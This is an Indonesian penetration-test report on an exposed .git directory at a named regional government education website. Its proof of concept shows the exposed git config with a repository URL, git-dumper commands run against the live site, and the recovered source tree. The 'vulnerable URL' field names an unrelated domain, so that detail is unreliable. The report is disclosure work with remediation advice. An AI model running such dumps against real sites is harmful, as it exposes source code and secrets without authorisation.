

VULNERABILITY REPORT



**DISDIKBUD
KABUPATEN MUARA ENIM**

DISDIKBUD Kabupaten Muara Enim

dikbud.muaraenimkab.go.id

29-10-2023



Daftar Isi

Temuan pada subdomain website <i>muaraenimkab.go.id</i> yaitu <i>dikbud.muaraenimkab.go.id</i>	2
1. Information Disclosure	2

Temuan pada subdomain website *muaraenimkab.go.id* yaitu *dikbud.muaraenimkab.go.id*

1. Information Disclosure

Directory .git Exposed	
Deskripsi	.git exposed adalah salah satu contoh dari information disclosure yang umumnya terjadi pada web server. .git adalah direktori yang digunakan oleh sistem pengendalian versi Git untuk menyimpan semua perubahan dalam source code proyek. Ketika direktori .git exposed, itu dapat mengungkapkan informasi sensitif tentang proyek tersebut, termasuk catatan log, perubahan source code, dan bahkan potensi kata sandi atau data rahasia lainnya jika mereka disimpan dalam repositori Git.
Severity & CVSS Score 3.0	8.6 (High) https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Vurnelable URL	https://eproc.telpp.com/new/ fronthome.php
Dampak	Attacker atau pihak yang tidak berwenang dapat mengakses semua perubahan source code, riwayat commit, dan informasi rahasia lainnya yang ada dalam direktori .git. Ini bisa mencakup kata sandi, kunci API, dan data rahasia lainnya yang mungkin disimpan dalam repositori Git

Proof of Concept dan Bukti Temuan	- Menemukan /.git/config  <pre>[core] repositoryformatversion = 0 filemode = false bare = false logallrefupdates = true symlinks = false ignorecase = true [remote "origin"] url = https://github.com/junicotandiago198/diknas-website.git fetch = +refs/heads/*:refs/remotes/origin/* [branch "dev"] remote = origin merge = refs/heads/dev</pre> - Dump .git menggunakan git-dumper  <pre>(root@kali) ~/home/kali/josman # mkdir git (root@kali) ~/home/kali/josman # git-dumper https://www.dikbud.muaraenimkab.go.id/.git/ git [-] Testing https://www.dikbud.muaraenimkab.go.id/.git/HEAD [200] [-] Testing https://www.dikbud.muaraenimkab.go.id/.git/ [404] [-] Fetching common files [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/COMMIT_EDITMSG [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/pre-push.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/pre-rebase.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.gitignore [404] [-] https://www.dikbud.muaraenimkab.go.id/.gitignore responded with status code 404 [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/pre-receive.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/applypatch-msg.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/update.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/index [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/info/exclude [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/post-update.sample [200] [-] Fetching https://www.dikbud.muaraenimkab.go.id/.git/hooks/post-receive.sample [404] [-] https://www.dikbud.muaraenimkab.go.id/.git/hooks/post-receive.sample responded with stat</pre> - Hasil dump , Bersisi informasi file senstif  <pre>(root@kali) ~/home/kali/josman # cd git (root@kali) ~/home/kali/josman/git # ls app composer.json database phpunit.xml resources storage artisan composer.lock package.json public routes webpack.mix.js bootstrap config package-lock.json README.md server.php</pre>
Remediasi /Rekomen dasi	Memastikan bahwa direktori .git tidak dapat diakses secara publik. Untuk melakukannya, pastikan bahwa web server dikonfigurasi dengan benar untuk memblokir akses ke direktori.git. Ini dapat dicapai dengan mengatur aturan akses dalam konfigurasi web server (seperti Apache, Nginx, atau sejenisnya) atau dengan menggunakan tool tambahan seperti .htaccess

	jika Anda menggunakan Apache.
Referensi	https://www.acunetix.com/vulnerabilities/web/git-detected/